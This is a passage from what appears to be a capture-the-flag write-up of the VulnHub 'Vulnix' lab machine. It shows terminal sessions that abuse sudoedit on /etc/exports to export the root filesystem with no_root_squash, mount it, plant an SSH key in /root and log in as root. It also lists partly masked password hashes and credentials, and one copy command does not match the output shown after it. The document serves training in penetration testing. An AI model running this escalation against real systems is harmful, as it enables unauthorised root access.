-rw-r--r-- 1 vulnix vulnix  220 Apr  3  2012 .bash_logout
-rw-r--r-- 1 vulnix vulnix 3486 Apr  3  2012 .bashrc
-rw-r--r-- 1 vulnix vulnix  675 Apr  3  2012 .profile
drwxr-xr-x 2 vulnix vulnix 4096 Sep 20 14:21 .ssh
$
$
$ cp ../authorized_keys .ssh/
$ ls -la
total 24
drwxr-x--- 3 vulnix vulnix 4096 Sep 20 14:21 .
drwxr-xr-x 4 root    root   4096 Sep 20 14:19 ..
-rw-r--r-- 1 vulnix vulnix  220 Apr  3  2012 .bash_logout
-rw-r--r-- 1 vulnix vulnix 3486 Apr  3  2012 .bashrc
-rw-r--r-- 1 vulnix vulnix  675 Apr  3  2012 .profile
drwxr-xr-x 2 vulnix vulnix 4096 Sep 20  2019 .ssh
$
$
$ ls -la .ssh
total 12
drwxr-xr-x 2 vulnix vulnix 4096 Sep 20 14:22 .
drwxr-x--- 3 vulnix vulnix 4096 Sep 20 14:21 ..
-rw-r--r-- 1 vulnix vulnix  391 Sep 20 14:22 authorized_keys
$
$
$
$
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix #

```

Figure 6: writeup.exploitation.steps.2.2

```

root@kali: ~/toolbox/data/writeups/vulnhub.vulnix # ssh vulnix@192.168.92.177
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

* Documentation:  https://help.ubuntu.com/

System information as of Sat Sep 21 00:18:18 BST 2019

System load:  0.0           Processes:      90
Usage of /:   90.3% of 773MB Users logged in: 0
Memory usage: 9%           IP address for eth0: 192.168.92.177
Swap usage:   0%

=> / is using 90.3% of 773MB

Graph this data and manage this system at https://landscape.canonical.com/

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Sep 20 22:23:08 2019 from 192.168.92.163
vulnix@vulnix:~$ id
uid=2008(vulnix) gid=2008(vulnix) groups=2008(vulnix)
vulnix@vulnix:~$
vulnix@vulnix:~$ uname -a
Linux vulnix 3.2.0-29-generic-pae #46-Ubuntu SMP Fri Jul 27 17:25:43 UTC 2012 i686 i686 i386 GNU/Linux
vulnix@vulnix:~$
vulnix@vulnix:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:87:38:08
          inet addr:192.168.92.177  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe87:3808/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4856 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2580 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:481207 (481.2 KB)  TX bytes:239554 (239.5 KB)
          Interrupt:18 Base address:0x2000

```

Figure 7: writeup.exploitation.steps.2.3

Phase #2.5: Post Exploitation

```

1 vulnix@vulnix> id
2 uid=2008(vulnix) gid=2008(vulnix) groups=2008(vulnix)
3 vulnix@vulnix>
4 vulnix@vulnix> uname
5 Linux vulnix 3.2.0-29-generic-pae #46-Ubuntu SMP Fri Jul 27 17:25:43 UTC 2012 i686 i686 i386
   ↪ GNU/Linux
6 vulnix@vulnix>
7 vulnix@vulnix> ifconfig
8 eth0  Link encap:Ethernet  HWaddr 00:0c:29:87:38:08
9       inet addr:192.168.92.177  Bcast:192.168.92.255  Mask:255.255.255.0
10      inet6 addr: fe80::20c:29ff:fe87:3808/64 Scope:Link
11      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
12      RX packets:98658 errors:10 dropped:22 overruns:0 frame:0
13      TX packets:96465 errors:0 dropped:0 overruns:0 carrier:0
14      collisions:0 txqueuelen:1000
15      RX bytes:10590403 (10.5 MB)  TX bytes:7005490 (7.0 MB)
16      Interrupt:18 Base address:0x2000
17 vulnix@vulnix>
18 vulnix@vulnix> users
19 root

```

```
20 user
21 vulnix
```

Phase #3: Privilege Escalation

1. We find that user vulnix is allowed to `sudoedit /etc/exports` on this target:

```
1 sudo -l
2 cat /etc/exports

vulnix@vulnix:~$ sudo -l
Matching 'Defaults' entries for vulnix on this host:
  env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User vulnix may run the following commands on this host:
  (root) sudoedit /etc/exports, (root) NOPASSWD: sudoedit /etc/exports
vulnix@vulnix:~$
vulnix@vulnix:~$
vulnix@vulnix:~$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#                  to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4       gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
#
/home/vulnix      *(rw,root_squash)
vulnix@vulnix:~$
```

Figure 8: writeup.privesc.steps.1.1

2. This means we can create a new share and mount it with `no_root_squash` option:

```
1 sudoedit /etc/exports
2 cat /etc/exports

vulnix@vulnix:~$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#                  to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4       gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
#
/home/vulnix      *(rw,root_squash)
/                 *(rw,no_root_squash)
vulnix@vulnix:~$
```

Figure 9: writeup.privesc.steps.2.1

3. We have to reboot the target for the `/etc/exports` changes to take affect:

```
1 showmount -e 192.168.92.177
```



```

root@kali: ~/toolbox/data/writeups/vulnhub.vulnix # showmount -e 192.168.92.177
Export list for 192.168.92.177:
/
/home/vulnix *
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix #

```

Figure 10: writeup.privesc.steps.3.1

4. We can now repeat the exploitation steps but this time for user root and enable remote SSH access:

```

1 mount 192.168.92.177:/ ./mnt -o vers=3
2 cd ./mnt
3 cd root/
4 mkdir .ssh/
5 cp ~/.ssh/id_rsa.pub ~/.ssh/authorized_keys
6 ssh root@192.168.92.177

```

```

root@kali: ~/toolbox/data/writeups/vulnhub.vulnix # mount 192.168.92.177:/ ./mnt -o vers=3
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix # ll
total 44K
-rw-r--r-- 1 root root 391 Sep 20 14:22 authorized_keys
drwxr-xr-x 22 root root 4.0K Sep 2 2012 mnt
-rw-r--r-- 1 root root 1.3K Sep 19 18:23 passwd
drwxr-xr-x 3 root root 4.0K Sep 19 17:29 results
-rw-r--r-- 1 root root 25K Sep 20 16:20 writeup.yml
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix #
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix #
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix # cd mnt/
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt # ls -la
total 104
drwxr-xr-x 22 root root 4096 Sep 2 2012 .
drwxr-xr-x 4 root root 4096 Sep 20 14:19 ..
drwxr-xr-x 2 root root 4096 Sep 2 2012 bin
drwxr-xr-x 2 root root 4096 Sep 2 2012 boot
drwxr-xr-x 3 root root 4096 Sep 2 2012 dev
drwxr-xr-x 91 root root 4096 Sep 20 09:23 etc
drwxr-xr-x 4 root root 4096 Sep 2 2012 home
lrwxrwxrwx 1 root root 37 Sep 2 2012 initrd.img -> /boot/initrd.img-3.2.0-29-generic-pae
drwxr-xr-x 19 root root 4096 Sep 2 2012 lib
drwx----- 2 root root 16384 Sep 2 2012 lost+found
drwxr-xr-x 4 root root 4096 Sep 2 2012 media
drwxr-xr-x 2 root root 4096 Aug 3 2012 mnt
drwxr-xr-x 2 root root 4096 Sep 2 2012 opt
drwxr-xr-x 2 root root 4096 Aug 3 2012 proc
-rw----- 1 root root 1024 Sep 2 2012 .rnd
drwx----- 3 root root 4096 Sep 2 2012 root
drwxr-xr-x 2 root root 4096 Sep 2 2012 run
drwxr-xr-x 2 root root 4096 Sep 2 2012 sbin
drwxr-xr-x 2 root root 4096 Mar 5 2012 selinux
drwxr-xr-x 2 root root 4096 Sep 2 2012 srv
drwxr-xr-x 2 root root 4096 Jul 26 2012 sys
drwxrwxrwt 2 root root 4096 Sep 20 16:17 tmp
drwxr-xr-x 10 root root 4096 Sep 2 2012 usr
drwxr-xr-x 12 root root 4096 Sep 2 2012 var
lrwxrwxrwx 1 root root 33 Sep 2 2012 vmlinuz -> boot/vmlinuz-3.2.0-29-generic-pae
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt #

```

Figure 11: writeup.privesc.steps.4.1


```

root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt # cd root/
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt/root #
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt/root #
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt/root # ls -la
total 28
drwx----- 3 root root 4096 Sep  2 2012 .
drwxr-xr-x 22 root root 4096 Sep  2 2012 ..
-rw----- 1 root root    0 Sep  2 2012 .bash_history
-rw-r--r-- 1 root root 3106 Apr 19 2012 .bashrc
drwx----- 2 root root 4096 Sep  2 2012 .cache
-rw-r--r-- 1 root root 140 Apr 19 2012 .profile
-r----- 1 root root  33 Sep  2 2012 trophy.txt
-rw----- 1 root root  710 Sep  2 2012 .viminfo
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt/root #
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt/root #
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt/root # mkdir .ssh
mkdir: created directory '.ssh'
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt/root # cp ~/.ssh/id_rsa.pub ~/.ssh/authorized_keys
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt/root # ls -la .ssh/
total 12
drwxr-xr-x 2 root root 4096 Sep 20 16:26 .
drwx----- 4 root root 4096 Sep 20 16:25 ..
-rw-r--r-- 1 root root  391 Sep 20 16:26 authorized_keys
root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt/root #

```

Figure 12: writeup.privesc.steps.4.2

```

root@kali: ~/toolbox/data/writeups/vulnhub.vulnix/mnt/root # ssh 192.168.92.177
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

* Documentation:  https://help.ubuntu.com/

System information as of Sat Sep 21 00:26:27 BST 2019

System load:  0.05          Processes:           93
Usage of /:   90.3% of 773MB Users logged in:      0
Memory usage: 9%           IP address for eth0: 192.168.92.177
Swap usage:   0%

=> / is using 90.3% of 773MB

Graph this data and manage this system at https://landscape.canonical.com/

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

root@vulnix:~# id
uid=0(root) gid=0(root) groups=0(root)
root@vulnix:~#
root@vulnix:~# uname -a
Linux vulnix 3.2.0-29-generic-pae #46-Ubuntu SMP Fri Jul 27 17:25:43 UTC 2012 i686 i686 i386 GNU/Linux
root@vulnix:~#
root@vulnix:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:87:38:08
          inet addr:192.168.92.177  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe87:3808/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:242 errors:0 dropped:0 overruns:0 frame:0
          TX packets:181 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:30857 (30.8 KB)  TX bytes:37588 (37.5 KB)
          Interrupt:18 Base address:0x2000

```

Figure 13: writeup.privesc.steps.4.3

5. We can now access the flag to complete the challenge:

```
1 cat /root/trophy.txt
```

```
root@vulnix:~# ls -la
total 32
drwx-----  4 root root 4096 Sep 21 00:25 .
drwxr-xr-x 22 root root 4096 Sep  2  2012 ..
-rw-----  1 root root   0 Sep  2  2012 .bash_history
-rw-r--r--  1 root root 3106 Apr 19  2012 .bashrc
drwx-----  2 root root 4096 Sep  2  2012 .cache
-rw-r--r--  1 root root  140 Apr 19  2012 .profile
drwxr-xr-x  2 root root 4096 Sep 21 00:26 .ssh
-r-----  1 root root   33 Sep  2  2012 trophy.txt
-rw-----  1 root root  710 Sep  2  2012 .viminfo
root@vulnix:~#
root@vulnix:~#
root@vulnix:~#
root@vulnix:~# cat trophy.txt
cc614640424f5bd60ce5d5264899c3be
root@vulnix:~#
```

Figure 14: writeup.privesc.steps.5.1

Loot

Hashes

```
1 root:$6$GpmQQGQUN$8kLewzMF4ItmxezcryWqSPrXNRTH5TOQFKKkHjK2NSmrTg95xiYi.l8L.RYUL.8┘  
   ↪ pAsj8s4EGvDy4dvENQ.....  
2 user:$6$gLVDPSY5$CGHDuEBpkC90vX2xFD9NeJC009XfhVj9oFVvL8XbTRpBnt/7WJFpADj0zboPTKTqPb0HafZGUd/┘  
   ↪ exj40Z.....  
3 vulnix:$6┘  
   ↪ $tMQyhDF2$gExhASDVWJqHYn00.A8XLJb.DvE7bdD6NffAno3iY5zEkJwZ4yDTGMrhdVbkMXV1d1BT00DoGFR7oXbtD.....
```

Credentials

```
1 ssh: user/letm...
```

Flags

```
1 cc614640424f5bd60ce5d5264.....
```

References

- [+] <https://www.vulnhub.com/entry/hacklab-vulnix,48/>
- [+] <https://guif.re/linuxeop>
- [+] <https://blog.christophetd.fr/write-up-vulnix/>
- [+] <https://rastating.github.io/vulnix-ctf-walkthrough/>
- [+] <https://www.abatchy.com/2016/10/walkthrough-vulnix-vulnhub-vm>